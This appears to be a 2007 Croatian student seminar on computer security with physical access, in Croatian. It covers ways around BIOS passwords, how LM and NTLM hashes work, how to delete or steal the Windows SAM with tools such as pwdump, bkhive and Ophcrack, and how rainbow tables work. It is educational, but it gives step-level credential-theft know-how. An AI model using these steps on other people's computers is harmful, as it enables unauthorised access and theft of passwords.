SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

SEMINAR

Automatsko prikupljanje podataka pomoću USB uređaja

Valent Cerovečki

Voditelj: *Marin Golub, dr.sc.*

Zagreb, srpanj 2007.

"Jedini istinski siguran sustav jest onaj koji je ugašen, stavljen u blok cementa, zatvoren u sobi s olovnim zidovima koju čuvaju naoružani stražari – a čak i u tom slučaju imam neke sumnje."

Eugene H. Spafford

Sadržaj

1. Uvod

Ljudi su oduvijek željeli zaštititi svoje privatne informacije, slike, pisma ili nešto drugo, što nisu željeli da vide drugi ljudi bez njihovog odobrenja. Metode zaštite bile su razne, ali sve su se svodile na jedan jednostavan princip. Ako je netko želio ukrasti ili vidjeti informacije, morao je fizički doći do mjesta gdje su se čuvale. Dakle, dovoljno je bilo zaštiti mjesto čuvanja, bila to neka škrinja ili knjižnica.

Pojavom modernih tehnologija, postalo je moguće ukrasti informaciju bez fizičkog pristupa mjestu čuvanja. Postalo je moguće kopirati informaciju, sliku ili pismo, tako da se nikad ne primijeti da je ukradena, jer u biti i nije, još uvijek je tamo. Polako su se počele razvijati sve maštovitije i naprednije metode zaštite, te sve maštovitiji i napredniji načini probijanja tih zaštita, ali još uvijek vrijedi isti princip. Tko ima ključ, bilo fizički ili virtualni, ima pristup vašim podacima.

Sve se više i više pozornosti i napora koncentrira na mrežnu sigurnost računala, tako da skoro svi danas imaju instalirane vatrozidove (*eng. firewall*), antivirusne alate i još gomilu drugih zaštita zbog kojih misle da su sigurni. Ali najveća prijetnja za prosječnog korisnika ne dolazi izvana. Zašto bi netko htio ukrasti informacije na računalu običnog čovjeka, ako ga ne poznaje? I tu leži najveća opasnost, krađa informacija od strane ljudi koje poznajemo, od strane zaposlenika, ukratko od svih koji imaju pristup našem računalu, makar na kratko vrijeme.

Ovaj će seminar pokušati dati odgovor na pitanje kako se zaštititi od takvih napada, analizirajući njihove metode i slabosti na kojima počivaju. Ali najveća slabost računalnog sustava je čovjek koji ga kontrolira, te je potrebno da on promijeni svoje navike i počne primjenjivati neka osnovna načela sigurnosti.

2. Općenito o računalnoj sigurnosti

Računalna sigurnost jest dio računalnih znanosti koja se bavi procjenom i smanjenjem rizika kod povjerljivosti, integriteta i dostupnosti elektroničkih informacija. Za neki računalni sustav ne možemo reći je li siguran ili nije bez da znamo koja je željena razina sigurnosti. A ta razina sigurnosti nije ista za računala za osobnu upotrebu, poslužitelje (*eng. server*), vojne sustave ili sustave koji rade u stvarnom vremenu. Na primjer, za vojne sustave je bitno da rade za vrijeme bombardiranja ili nestanka električne energije, dok to za osobno računalo nije bitno.

Jedan od glavnih dijelova računalne sigurnosti jest pronalaženje novih metoda upada ili ometanja računalnih sustava, jer njihovim otkrivanjem možemo dodatno osigurati računalni sustav protiv tih metoda upada. Nikad ne možemo predvidjeti sve probleme i nedostatke koje postoje u dizajnu bilo kojeg dijela računalnog sustava.

Budući da je jedan od glavnih principa u razvoju bilo programskog ili sklopovskog dijela računalnog sustava modularnost, možemo primijeniti poznati teorem iz teorije sustava. Sustav je onoliko pouzdan, koliko mu je pouzdan najnepouzdaniji dio. Dakle, da bismo imali pouzdan računalni sustav moraju biti pouzdani svi njegovi dijelovi, od sklopovlja, operacijskog sustava, programske podrške pa do korisnika.

Ugrubo, metode upada te ometanja računalnih sustava možemo podijeliti na metode s udaljenim pristupom, metode s fizičkim pristupom, samoumnažajuće programe te metode kod kojih se iskorištavaju ljudi i njihove slabosti.

2.1 Metode s udaljenim pristupom

Metode upada u računalne sustave ili ometanja rada računalnih sustava s udaljenim pristupom su one metode kod kojih se počinitelj ne nalazi, točnije, nije u fizičkom kontaktu sa sustavom u kojeg upada ili ometa. U današnje vrijeme pod udaljenim se pristupom misli na pristup ili preko Interneta ili privatnih mreža raznih namjena. Možemo ih podijeliti 3 u kategorije:

- Pristup kroz nesigurne programe, kod kojeg se na napadanom računalu nalazi nesigurni računalni program ili operacijski sustav, kroz kojeg napadač može dobiti pristup cijelom ili samo dijelu računalnog sustava.
- Pristup kroz programe posebne namjene, kod kojeg je napadač nekom metodom, najvjerojatnije društvenim inženjeringom ili samoumnažajućim programima, na napadano računalo instalirao program kroz koji može dobiti pristup računalu. Takvi se programi najčešće zovu trojanskim konjima (*eng. trojan horse*).
- Napadi uskraćivanja usluge (*eng. Denial of Service*) kod kojih nije cilj doći do nekih informacija, nego spriječiti ili omesti rad računalnog sustava. Najčešće se radi o distribuiranim napadima, kod kojih se s više drugih računalnih sustava, napadani računalni sustav napada ogromnom količinom upita, te ih ne može sve poslužiti, pa se sustav ili sruši ili korisnici koji trebaju neke informacije ne mogu doći do njih. Ova vrsta napada je vezana s samoumnažajućim programima kao metodom nalaženja više računalnih sustava s kojih će se vršiti napad.

2.2 Metode s fizičkim pristupom

Metode s fizičkim pristupom su one metode kod kojih se počinitelj ili neka njegova sprava nalaze u neposrednoj blizini te koriste napadani računalni sustav. Postoji u zajednici stručnjaka za računalnu sigurnost izreka koja kaže, ako netko ima fizički pristup vašem računalu, to računalo više nije vaše, i u potpunosti su u pravu. Jedini problem kod upada ili ometanja računalnog sustava kad imamo fizički pristup jest vrijeme i strpljenje. Metode možemo podijeliti na sljedeći način:

- Sabotaže raznih vrsta. Postoji nebrojeno mnogo metoda, od fizičkog uništavanja računala, do brisanja dijelova operacijskog sustava. Zajednički im je cilj, a to je da se u potpunosti ili djelomično spriječi daljnji rad sustava.
- Nedozvoljeni pristup operacijskom sustavu, kod kojeg se pokušava probiti ili zaobići zaštita autentifikacije korisnika, što je glavna tema ovog seminara, pa će kasnije biti detaljnije objašnjeno.

- Krađa informacija s računala, bilo da se krade cijeli sadržaj tvrdog diska računala ili samo određene datoteke ili informacije. Automatizirana metoda prikupljanja informacija će biti objašnjena detaljnije u poglavlju 5.

2.3 Samoumnažajući programi

Pod samoumnažajućim programima misli se na računalne programe koji se nakon što dođu na jedno računalo, šire na druga računala na neki način povezana s trenutnim. Uobičajeno se zovu kompjuterskim virusima iako je to samo jedna podvrsta. Dijele se u sljedeće dvije kategorije, iako su danas najčešće programi koji su kombinacija obje metode:

- Računalni virus je računalni program koji može umnažati samog sebe, sa ili bez promjena u svojoj strukturi, bez dozvole ili znanja korisnika. Virusi se razlikuju od ostalih programa ove skupine u metodi prijenosa. Naime, oni zaraze neku datoteku, najčešće izvršnu, te se šire tako što korisnik, najvjerojatnije nesvjesno, prenese tu datoteku na neko drugo računalo. Virus će zaraziti računalo, samo ako se ta datoteka pokrene ili otvori. Bitno je uočiti da se virusi uvijek šire uz ljudsku pomoć.
- Računalni crvi su slični virusima po dizajnu ali njima nije potrebna ljudska pomoć. Iskorištavaju slabosti mreža i računalnih sustava, te se šire u ogromnom broju. Jedan od češćih primjera je širenje crva slanjem kopije sebe svim osobama u e-mail adresaru na trenutnom računalu.

Sama namjena virusa i crva može prilično varirati. Mogu biti nemaliciozni, koji će jednostavno korisniku dati do znanja da se nalaze na računalu. Mogu poslužiti krađi podataka, omogućavanju nedopuštenog pristupa računalu te onemogućavanju rada računalnog sustava.

2.4 Metode temeljene na iskorištavanju ljudi

Ove metode svoju uspješnost temelje na lakovjernosti i manama ljudi, te su tehnički najlakše za izvesti iako je ponekad potrebno mnogo umješnosti za njih.

- Ucjena, mito ili prijetnje da bi se dobila lozinka ili neki drugi podaci potrebni da bi se došlo do informacija ili čak sama informacija.
- Društveni inženjering je vještina manipuliranja ljudima da bi ih se natjeralo da učine nešto što ne žele ili ne smiju. Najmoćnija je od svih metoda, te su njome izvršavani upadi u ministarstva, banke te razne velike tvrtke širom svijeta.

Ovo je bila prilično gruba raspodjela metoda nedozvoljenog pristupa računalima. Svaki od navedenih dijelova bi mogao biti knjiga za sebe, ali bitno je bilo spomenuti različite metode da bi se dobio osjećaj razlike između njih.

3. BIOS lozinke

BIOS ili Osnovne ulazno/izlazne usluge (*eng. Basic Input/Output Services*) jest program, tvornički zapisan na čip na matičnoj ploči PC računala, koji se pokreće prilikom paljenja računala. Primarna mu je funkcija pripremanje računala za korištenje, to jest, kako bi drugi računalni programi, točnije operacijski sustav, preuzeo kontrolu nad njim. Ovaj se proces naziva podizanje (*eng. booting up*) računala.

Čip na kojeg je smješten BIOS jest najčešće *flash* memorija ili EPROM. Uz BIOS čip vezana je mala CMOS RAM memorija u koju su zapisani podaci o trenutnom sustavu, te razne korisničke postavke. Naziv CMOS dolazi od komplementarni MOS, to jest arhitekture tranzistora s vrlo malom potrošnjom. Iako se danas polako uvode i druge vrste memorija, naziv se zadržao. CMOS memorija napajana je baterijom od 3V kada ja računalni sustav ugašen. Neke od postavki koje mogu biti zapisane u CMOS memoriji jesu željena brzina sabirnice, vrijeme i datum, te ono što nas najviše zanima, BIOS lozinka.

Lozinku je potrebno unijeti prije podizanja operativnog sustava, ako je unešena ispravna, nastavlja se normalni slijed rada, ako je neispravna, računalo se gasi ili traži da se ponovno unese. Kod nekih se sustava pamti broj neispravnih pokušaja, također u CMOS-u, te se nakon određenog broja uzastopnih neispravnih pokušaja, sustav više neće paliti ili za stalno ili neko određeno vrijeme ili će između dva pokušaja postojati pauza od par minuta.

Postoji nekoliko metoda zaobilaženja BIOS lozinke [1]:

- Micanjem CMOS baterije na 10-15 minuta, dok se CMOS memorija ne isprazni, zatim njezinim ponovnim umetanjem, te paljenjem računala, obrisati ćemo sve postavke uključujući i lozinku, te ćemo moći normalno nastaviti proces podizanja računala. Ova tehnika radi na sustavima kod kojih je CMOS memorija uistinu izvedena CMOS tehnologijom.
- Postavljanjem kratkospojnika (*eng. jumper*) čija je namjena brisanje CMOS memorije, koji se nalazi na većini matičnih ploča. Idealno bi bilo pogledati

lokaciju kratkospojnika u priručniku. Ako ga ne posjedujemo, obično je obilježen s CLEAR, CLEAR CMOS, CLR, PASSWORD ili PWD oznakom.

- Neki proizvođači BIOS-a stavljaju posebne kombinacije tipki kojima se zaobilazi lozinka. Na primjer, kod Toshibe je potrebno držati lijevu shift tipku na tipkovnici prilikom podizanja sustava, a kod IBM Aptiva BIOS-a pritiskati obje tipke na mišu.
- Mnogi proizvođači ugrađuju tvorničke lozinke u svoj BIOS kojima se zaobilazi korisnička. Na Internetu se mogu naći mnogi popisi takvih lozinki, te je na stranici [1] jedan od njih.

4. Prijava korisnika u Windows okruženju

U različitim se inačicama Windows operacijskog sustava sam izgled forme za prijavu korisnika mijenjao, ali je ideja uvijek ostala ista. Korisnik unosi korisničko ime i lozinku u formu, lozinka se kriptira algoritmom za izračunavanje sažetka poruke (*eng. hash algorithm*), te se dobiveni sažetak (*eng. hash*) uspoređuje s onim u bazi operacijskog sustava. Algoritam za izračunavanje sažetka jest matematička funkcija kojom se iz lozinke jednostavno dobiva njezin sažetak, ali je vrlo teško i vremenski zahtjevno (kod kvalitetnih algoritama, praktički nemoguće) iz sažetka dobiti originalnu vrijednost. Ako sažetak dobiven iz unesene lozinke odgovara sažetku u bazi uz uneseno korisničko ime, autentifikacija je uspjela, te je završen proces prijave. Teoretski postoji beskonačno mnogo lozinki koje daju isti sažetak, te nije potrebno unijeti ispravnu lozinku, nego samo lozinku koja daje isti sažetak. U praksi postoji konačno mnogo takvih lozinki zbog ograničenja duljine lozinke i mogućih znakova.

Ako lozinka ne odgovara, korisnik može pokušati ponovo. Nakon petog neuspjelog pokušaja, između svakog se pokušaja uvodi 30 sekundi pauze da bi se spriječilo ili barem usporilo pogađanje lozinke, bilo ručno ili automatski pomoću programa. Moguće je ograničiti broj pokušaja, vrijeme nakon kojeg se ponovno dozvoljava prijava i još nekoliko detalja. Detaljnije u poglavlju 6.

Daljnji tekst se bavi pretežno Windowsima do, uključivo, Windowsa XP. Vista je promijenila neke stvari, ali su neki kritični propusti ostali. Budući da su Windowsi XP najzastupljeniji u vrijeme pisanja seminara, nije veliki nedostatak što se Vista ne obrađuje u posebnoj cjelini.

4.1 Upravljanje sigurnošću korisničkih računa

Secutiry Account Manager (u daljnjem tekstu SAM) je baza podataka spremljena u Windows *registryu*[*] na lokaciji "`c:\windows\system32\config\sam`"

[*] Registry je skupina datoteka na Windows operacijskim sustavima, koje sadrže razne informacije o računalu, programima, korisnicima i slično

(umjesto windows, ovisno o verziji Windowsa te postavkama prilikom instalacije, može biti win, winnt ili nešto slično, u daljnjem će se tekstu umjesto različitih varijanti Windows direktorija koristiti oznaka %windir%). SAM sadrži podatke o korisnicima računala, sažetke lozinki, ovlasti, te još neke podatke koji trenutno nisu bitni. Sami sažeci lozinki su dobiveni korištenjem LM i NTLM algoritama, ali o njima više u poglavljima 4.1.1 i 4.1.2.

SAM je binarna datoteka čija struktura nikad nije javno objavljena, ali je svejedno otkrivena [2].

Primjer [3]:

```
000001f0: 6400 6f00 6d00 6100 6900 6e00 0102 0000  d.o.m.a.i.n.....
00000200: 0700 0000 0002 0000 0700 0000 ce28 297d  .............()}
00000210: ede4 0fab 3a0f 6436 aff3 881f 0edb a361  ....:.d6.......a
00000220: 4fb6 c22a e367 e3ea bad8 807c 0edb a361  O..*.g.....|...a
```

Slika 4.1 – Dio SAM datoteke

Ovo je dio SAM datoteke za administratorski račun. Lozinke počinju na adresi 0x20c. Prvih 16 okteta je LM sažetak, a sljedećih 16 je NTLM.

LM sažetak: ce28297dede40fab3a0f6436aff3881f

NTLM sažetak: 0edba3614fb6c22ae367e3eabad8807c

Da bi se zaštitilo od ručnog uređivanja SAM-a, dakle dodavanja korisnika, mijenjanja lozinki, od Windowsa NT 4.0 SP2 uvedena su dva mehanizma zaštite. Jedna je nemogućnost kopiranja i otvaranja SAM-a dok Windowsi rade, osim programima pokrenutih sa administratorskim privilegijama, a drugi je kriptiranje samih podataka u SAM-u pomoću programa SYSKEY. Izgled datoteke je prilično sličan, samo se u njemu nalaze sažeci sažetaka lozinki, te su još dodatno razmaknuti graničnikom 0100 0000.

1999. godine Bindviewov [3] sigurnosni tim je razotkrio slabosti u načinu kriptiranja SAM-a. Kao rezultat toga uvedene su promjene u mehanizmu SYSKEY-a, te kao rezultat više nisu mogući (točnije, više nisu jednostavni) napadi grubom silom* (*eng. brute force*) na SAM.

Za kriptiranje lozinke u SAM-u koriste se dva algoritma. Stariji LM (*Lan Manager*) koristio se u ranijim verzijama Windowsa. Kasnije je uveden novi, snažniji te fleksibilniji algoritam NTLM, ali je LM zadržan radi unazadne kompatibilnosti kod

* označava metodu napada u kojoj se isprobavaju sve moguće kombinacije ključeva ili lozinki

korištenja poslužitelja za pohranu podataka o korisničkim računima (*eng. domain controllera*), kako bi se mogla koristiti i računala s starijim verzijama Windowsa koje ne podržavaju NTLM. Moguće je u *registryu* isključiti pohranu lozinki u obliku LM sažetka, što bitno doprinosi sigurnosti. Više o postupku u poglavlju 6.

U slučaju LM-a, maksimalna duljina lozinke je 14 znakova (može biti i više, ali će se koristiti samo prvih 14), te može uključivati samo standardne alfanumeričke znakove engleskog jezika. U slučaju NTLM-a se mogu koristiti lozinke do 127 znakova te mogu sadržavati znakove drugih jezika te različite specijalne znakove. Sve zajedno u LM lozinkama može se koristiti približno 69 različitih znakova, dok je kod NTLM-a taj broj veći od 630 znakova.


NTLMv1 i NTLMv2 su nazivi za protokol autentifikacije korisnika kod korištenja *domain controllera* prilikom korištenja NTLM algoritma. Oba su protokola tipa izazov-odgovor, dok se za protokol kod korištenja LM sažetka koristi naziv LANMAN. Ali ovo je dio koji spada u područje mrežne sigurnosti.

4.1.1 LM algoritam i slabosti

Kriptiranje lozinke pomoću LM-a može se prikazati u 6 koraka [4]:

- Sva mala slova u lozinci se pretvaraju u velika.
- Ako je lozinka kraća od 14 znakova popunjava se sa NULL znakom (ACSII 0) do duljine od 14 znakova, a ako je duža od 14, reže se na 14 znakova.
- Lozinka se dijeli u dva dijela po 7 znakova.
- Te vrijednosti čine dva ključa u DES algoritmu.
- Oba ključa se koriste da bi se DES-om kriptirao ASCII niz “KGS!@#$%”, te tako dobijemo dvije vrijednosti od po 8 okteta.
- Te se dvije vrijednosti spajaju da dobijemo 16 oktetni sažetak.

Primjer: za primjer ćemo iskoristiti lozinku koja zadovoljava većinu standarda za sigurne lozinke “Fer123reF“. Lozinka sadrži mala, velika slova te brojke.



Slika 4.2 – Primjer rada LM algoritma

Iako je DES algoritam prilično siguran, LM sažetak može biti jednostavno provaljen zbog loše implementacije. Prvo, mijenjanje malih u velika slova umanjuje broj mogućih znakova, te zatim dijeljenje u dva dijela po 7 znakova omogućava da se svaki dio zasebno pokuša provaliti što znatno smanjuje mogući broj kombinacija. Ako pak lozinka ima sedam ili manje znakova, drugi dio sažetka je uvijek isti te ga se uopće ne treba probijati, jer je poznat sažetak. Više o samoj metodici provale u poglavlju 4.3.

4.1.2 NTLM algoritam

NTLM algoritam za izračunavanje sažetka je puno jednostavniji od LM-a. Uzme se lozinka te se kriptira MD4 algoritmom. Rezultat je 16 oktetni NTLM sažetak. MD4 algoritam je prilično siguran, te je implementacija korektno izvedena pa nema trivijalnih slabosti kao u LM algoritmu.

4.2 Manipulacije SAM-om

Manipulacije SAM-om možemo podijeliti u tri kategorije. Prva je zamjena SAM-a, koja uključuje zamjenu postojećeg SAM-a novim. Druga je modifikacije SAM-a, to jest umetanje novih korisnika ili mijenjanje lozinki. Treća je krađa SAM datoteke kako bi se mogla dekriptirati na nekom drugom računalu.

Problem sa zamjenom i modifikacijom SAM-a je da su promjene lako uočljive i jednokratne. Dakle, nakon što zamijenimo ili modificiramo SAM, uzmemo podatke

koje smo htjeli, moramo vratiti stari SAM, osim ako nam nije bitno hoće li nas otkriti, te svaki put kad želimo ponovo pristupiti tom računalu moramo ponovo ponoviti cijelu proceduru. Puno je jednostavnije uzeti neki *live*[*] operacijski sustav, pokrenuti ga, te pomoću njega pokupiti podatke koje želimo ili ukrasti SAM te ga negdje drugdje dekiptirati. Time se dobiva stalan pristup (ili, barem dok se ne promijene lozinke) tom računalu. Prve dvije tehnike su korisne ako ne možemo dekriptirati SAM, jer je LM isključen, a lozinke korisnika prekompleksne da bi se mogle probiti u nekom razumnom vremenu.

4.2.1 Zamjena SAM-a

Kako bi se mijenjao SAM potrebno je pokrenuti računalo bez pokretanja Windows operacijskog sustava. Ako je datotečni sustav Windows particije FAT, može se koristiti bilo koji *live* operacijski sustav ili instalacijski CD Windowsa. Ako je datotečni sustav NTFS mora se koristiti instalacijski CD Windowsa. Razlika je u tome što je NTFS zatvorena Microsoftova norma pa drugi operacijski sustavi ne mogu pristupiti tom datotečnom podsustavu, iako postoje projekti i aplikacije koje to omogućavaju, ali su još uvijek u stadiju testiranja i nisu pouzdani.

Ako želimo sustav podići s prijenosnog medija, potrebno je u BIOS-u promijeniti stavku *Boot order* (neke verzije BIOS-a dozvoljavaju da se prilikom podizanja računala pritisne neka tipka, nakon čega se ponudi izbornik s uređajima od kojih odaberemo onaj s kojeg želimo dići operativni sustav, na primjer na novijim računalima marke Dell to je F12). Lokacija stavke varira u različitim verzijama BIOS-a. Ako je BIOS zaštićen lozinkom potrebno je prvo nju zaobići, koristeći neku od ranije navedenih metoda u poglavlju 3. Potrebno je postaviti *Boot order* stavku na tip medija s kojeg planiramo dići operativni sustav (npr. CD-ROM za *live* CD). Jednako tako za pokretanje s Windows instalacijskog CD-a potrebno je postaviti *boot order* na CD-ROM te zatim ući u *recovery* konzolu.

Sljedeće dvije mogućnosti se mogu koristiti svejedno o operacijskom sustavu koji se koristi.

[*] Live operacijski sustav označava operacijske sustave koji se pokreću s nekog prijenosnog medija poput diskete, CD-a, DVD-a ili USB diska. To većinom UNIXoidni sustavi poput FreeBSD-a, Knoppixa, Ubuntua itd., te DOS i FreeDOS.

Potrebno se pozicionirati u direktorij u kojem se nalazi SAM te obrišemo datoteke “SAM“ i “sam.log“. Prilikom ponovnog pokretanja računala, Windowsi neće naći SAM te će automatski napraviti osnovnu SAM datoteku koji sadrži samo administratorski i gost račun. Gost račun je onemogućen, ali administratorski radi, te nema lozinke.

U direktorij gdje se nalazi SAM prekopiramo unaprijed pripremljene SAM *config* i SAM *repair* datoteke [5] na mjesto originalnih (“$windir$\system32\config“ te “$windir$\repair“, respektivno). Ako se kasnije potrebno vratiti na staro potrebno je pospremiti originalne datoteke u neki drugi direktorij te ih kasnije vratiti istim postupkom koji smo i sad koristili. Nakon ponovnog pokretanja računala moguće se prijaviti podacima iz novog SAM-a.

4.2.2 Modifikacija SAM-a

Ova tehnika uključuje promjenu lozinke nekog već postojećeg korisnika ili dodavanje posve novog. Ako nije uključen SYSKEY, što je vrlo malo vjerojatno, ovo je trivijalan zadatak. Ako je uključen, moguće je i onda, zbog slabosti algoritma koji se koristi za kriptiranje, ali se ove dvije tehnike danas uopće ne primjenjuju niti razvijaju, te su ovdje navedene čisto kao mogućnost.

4.2.3 Krađa SAM-a iz Windowsa

Za ovu se tehniku koristi alat pod imenom pwdump [6] trenutno u verziji 6. Pwdump uzima SAM, dekodira ga, te ga takvog sprema u svojem formatu. Pwdumpov format zapisa SAM-a se smatra *de facto* standardom, te svi programi koji se koriste za dekriptiranje SAM-a podržavaju ovaj oblik ulaza.

```
Administrator:500:NO PASSWORD*********************:NO
PASSWORD*********************:::
Korisnik:1003:A9CA01E1A5D7D0F75C9C24C12E2C20AB:EC9193DE81246BCD685B47C9D995
FC44:::
Guest:501:NO PASSWORD*********************:NO
PASSWORD*********************:::
```

Slika 4.3 – Dio izlaza iz pwdumpa

Format izlaza je u obliku `<korisničko ime>:<identifikacijski broj>:<LM sažetak>:<NTLM sažetak>:<komentar>:<korisnički direktorij>`

Kako bi pwdump radio, potrebno ga je pokrenuti s administratorskim privilegijama, što znači da treba biti pokrenut na računalu na kojem je trenutno aktivan administratorski račun.

Način rada pwdumpa je prilično kompliciran ali se može ukratko opisati. Pwdump se pokreće kao servis, te koristi tehniku injekcije DLL-a* da stekne *debug* privilegije, te zatim pomoću ugrađene i nedokumentirane interne Windows funkcije prikupi podatke o svim korisnicima. Iako su mu podaci poslani kriptirani, prilikom pokretanja servisa, Windowsi mu predaju ključ potreban za dekriptiranje.

4.2.4 Krađa SAM-a pomoću *live* CD-a

Kod ove tehnike prvo treba pribaviti ključ korišten kod SYSKEY enkripcije. Taj problem uspješno rješava program po imenu bkhive [7] koji koristi slabosti kod implementacije algoritma. Naime ključ korišten kod enkripcije je permutacija ključeva koji su slobodno dostupni u *registryu*.

Nakon što smo pomoću bkhivea pribavili ključ, pomoću programa samdump, kojem kao ulazi argument predamo ključ, dobijemo dekriptirani SAM u pwdump formatu koji možemo pospremiti na neki prijenosni medij [8].

Postoji alat, Ophcrack [9], koji implementira oba gore navedena alata. Dostupan je kao alat koji se pokreće na Windowsima, Linuxu ili Mac OS-u, te kao *live* CD. On automatski pribavlja SYSKEY, SAM, te automatski počinje dekriptiranje SAM-a pomoću *rainbow* tablica, koje su obrađene u poglavlju 4.3.2.

* *eng. Injection* – generički naziv za tehnike kojima se rad programa skreće na neki drugi kod. Postoje DLL injekcije, SQL injekcije te druge.

4.3 Dekriptiranje SAM-a

Dobivanje lozinki iz sažetaka koji se nalaze u SAM-u nazivat ćemo dekriptiranjem SAM-a. Postoji tri osnovne tehnike. Gruba sila, napad rječnikom te *rainbow* tablice. Prve dvije ćemo samo površno spomenuti, te ćemo se detaljnije pozabaviti trećom.

4.3.1 Gruba sila i napad rječnikom

Napad grubom silom sastoji se od generiranja svih mogućih kombinacija mogućih lozinki, ili nekog podskupa, na primjer sve lozinke duže od šest znakova, kriptiranja istih te usporedbe odgovaraju li sažetku lozinke dobivene iz SAM-a. Problem ove tehnike je vrijeme. Napad može trajati od dugo za LM sažetak, pa do praktički beskonačno za NTLM sažetak.

Napad rječnikom je metoda u kojoj se koristi lista najčešće upotrebljavanih riječi (ili svih riječi nekog jezika) koje se zatim kriptiraju te se uspoređuju s sažetkom lozinke. Postoji i modifikacija rječničkog napada u kojoj se na kraj riječi stavljaju brojevi ili specijalni znakovi.

Uspješnost rječničke metode proizlazi iz neupućenosti samih korisnika. Korisnici će za lozinku najvjerojatnije odabrati neku riječ, radije nego nasumičan niz slova i brojka. Ako se nakon nekog vremena promijeni sigurnosna politika tvrtke pa se poveća minimalna duljina lozinke, te se odredi da lozinka mora sadržavati broj ili specijalni znak, korisnici će najvjerojatnije na kraj postojeće lozinke dodati neki znak.


Neki od poznatijih alata za ove dvije metode napada su Cain and Abel [10]. Cain and Abel je alat koji podržava različite metode provala, nekoliko desetaka različitih sažetaka koje probija te je cjeloviti alat za testiranje sigurnosti Windows operacijskih sustava. Tu je još i John the Ripper [11], koji je *open source* projekt dostupan u različitim varijantama i za različite platforme te L0phtcrack [12] koji je alat razvijan pod kapom Symanteca ali je 2006. godine prekinut rad na njemu.

4.3.2 *Rainbow* tablice

Rainbow tablice koriste se kako bi se iz zadanog sažetka dobila početna vrijednost. Prvi put su predstavljene u radu “Making a Faster Cryptanalytic Time-Memory Trade-Off“ Philippea Oechslina [13]. Postoje dvije krajnosti u probijanju sažetaka. Prva je da svaki put kad želimo probiti takvu vrijednost generiramo sve mogućnosti. Druga je da samo jednom generiramo sve mogućnosti te ih spremimo, pa kasnije samo pretražujemo po njima. Problem je prve tehnike vremenska složenost, a druge prostorna. *Rainbow* tablice uzimaju najbolje iz oba pristupa.

Za razumijevanje *rainbow* tablice bitna su dva pojma. Prvi je funkcija za izračunavanje sažetka poruke, već gore objašnjena, ali ovdje na uz mali dodatak. Funkcija sažetka je funkcija koja iz nekog niz znakova (*eng. plaintext*) dobiva niz binarnih vrijednosti (*eng. hash*). Označit čemo ju s S(x). Druga funkcija je funkcija redukcije, koja iz binarne vrijednosti dobiva niz znakova. Označavat ćemo ju s R(x).

Funkcija redukcije nije, niti ne može biti inverz funkcije sažetka, zbog svojstva funkcije sažetka da ne postoji inverz. Također funkcije redukcije nisu jedinstvene.



Slika 4.4 – Princip rada *rainbow* tablica

Pojednostavljeni algoritam stvaranja *rainbow* tablica:

1. U tablicu dodati početni niz znakova.
2. Primijeniti nad nizom znakova funkciju sažetka.
3. Ako je izvršen maksimalan broj iteracija, u tablicu pokraj početnog niza znakova zapisati zadnji dobiveni sažetak, te završiti. Inače, produžiti na korak 4.
4. Primijeniti funkciju redukcije na sažetak, te produžiti na korak 2.

Lista koja se sastoji od početnog niza te svih sažetaka dobivenih u procesu naziva se lanac.

Pojednostavljenje gornjeg algoritma je u tome da *rainbow* tablice koriste više stupaca, dakle više funkcija redukcije, te se gornji algoritam sukladno tome proširuje. U svakom se stupcu nalazi završni sažetak dobiven različitom funkcijom redukcije. Ovaj pristup rješava problem izražen kod prijašnjih postupaka sa sličnom idejom. Postoji mogućnost da funkcija redukcije kreira neku vrijednost koja se već nalazi u tom lancu pa dolazimo do petlje te nećemo pokriti sve sažetke. Druga stvar koju ovaj pristup postiže je da iz jednog početnog niza razriješimo više sažetaka.

Iz samog načina stvaranja *rainbow* tablice vidi se da nisu nužno pokriveni svi mogući sažetci. Zato se uz *rainbow* tablice redovito navodi postotak uspješnosti razrješavanja zadanog sažetka. Postotak uspješnosti ponajviše ovisi o kvaliteti algoritama redukcije.

Pojednostavljeni algoritam pretraživanja *rainbow* tablice:

1. Provjeriti da li se zadani sažetak nalazi u tablici. Ako da, produžiti na korak 4 pamteći početnu vrijednost lanca za koji je pronađen sažetak, inače produžiti na korak 2.
2. Ako je izvršen maksimalan broj iteracija, javiti da traženi sažetak nije pronađen.
3. Primijeniti nad sažetkom funkciju redukcije i funkciju sažetka te produžiti na korak 1.
